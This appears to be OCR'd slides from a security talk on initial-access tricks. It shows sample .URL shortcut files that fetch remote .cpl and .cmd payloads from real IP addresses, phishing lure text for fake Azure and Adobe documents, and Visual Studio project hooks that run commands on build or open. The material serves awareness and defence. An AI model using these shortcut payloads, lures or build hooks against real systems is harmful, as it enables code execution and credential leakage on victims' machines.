
```
[DEFAULT]
BASEURL=https://<domain>/
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,2
[InternetShortcut]
URL=https://<domain>/
IDList=
IconFile=\\<server>\%ComputerName%\%UserDomain%\%UserName%\
IconIndex=0
HotKey=0
```

.URL




```
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
[InternetShortcut]
IDList=
URL=file://51.79.185.145/pdf/data3.zip/pdf3.cpl
IconIndex=12
HotKey=0
IconFile=C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
```

.URL



First .URL

```
[InternetShortcut]
URL=file://84.32.189.74@80/fxbulls/images/2.url
IconFile=C:\Windows\System32\imageres.dll
IconIndex=126
```

Second .URL

```
[InternetShortcut]
URL=file://84.32.189.74@80/fxbulls/images/a2.zip/a2.cmd
IDList=
HotKey=0
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
```


.URL

GitHub comments abused to push malware via Microsoft repo URLs

By Lawrence Abrams


GitLab affected by GitHub-style CDN flaw allowing malware hosting

April 22, 2024 11:05 AM 0



https://github.com/user-attachments/files/16716497/RC18_payload.txt

PDF Luring


Azure
This document is protected by the Microsoft Azure cloud security signature
Click the "Open" button to view the document
Open
Document password: 671

Adobe Document Cloud
Share and track online documents
Adobe
Someone has shared web archived document
RulesASAP_CZI6.pdf
Open
For our clients security, the archive is password protected.
Use this code to open pdf online archive:
514126
Remember to save the file before you opened it. Generate your own password-protected archive file.
Learn more about securing PDFs with password protection: https://www.adobe.com/en/documentcloud.html
Share and track PDFs online!
You can quickly share a link to a PDF document with others for viewing.
The document shared as a link opens in any browser, on any device.
The document is stored securely in Adobe Document Cloud.
Copyright © 2022 Adobe. All rights reserved.
Adobe Cloud
What do you want to do with RulesASAP_CZI6.zip?
From: sonisblog.com
Open
Save
Cancel
http://sonisblog.com/rulesupdate/RulesASAP_CZI6.zip

File Decoys




Figure 9: PDF decoy document used during successful malware delivery

Attention developers

Social engineering for open-source supply chain attack profit

High-end APT groups perform highly interesting social engineering campaigns in order to penetrate well-protected targets. For example, carefully constructed forum responses on precision targeted accounts and follow-up "out-of-band" interactions regarding underground rail system simulator software helped deliver Green Lambert implants in the Middle East. And, in what seems to be a learned approach, the XZ Utils project penetration was likely a patient, multi-year approach, both planned in advance but somewhat clumsily executed.

UNC2970 —

North Korean hackers target security researchers with a new backdoor

Campaign uses carefully crafted LinkedIn accounts that mimic legit people.

DAN GOODIN - 3/11/2023, 1:13 AM

Attention developers

IDEA: Visual Studio, VSCode, IntelliJ IDEA, Xcode, Android Studio, etc

Here are some publicly disclosed methods for exploiting Visual Studio:

1. `PreBuildEvent`: Executes arbitrary commands before project compilation.

```
<PreBuildEvent>
    <Command>
    cmd /c calc
    </Command>
</PreBuildEvent>
```

2. `GetFrameworkPaths Target`: Triggered when viewing code.

```
<Target Name="GetFrameworkPaths">
    <Exec Command="calc.exe"/>
</Target>
```


3. `COMFileReference`: Triggered when loading `TypeLib` during project opening.

```
<COMFileReference Include="files\helpstringdll.tlb">
     <EmbedInteropTypes>True</EmbedInteropTypes>
</COMFileReference>
```


https://github.com/cjm00n/EvilSln

https://www.outflank.nl/blog/2023/03/28/attacking-visual-studio-for-initial-access/

Attention developers





VS 2019



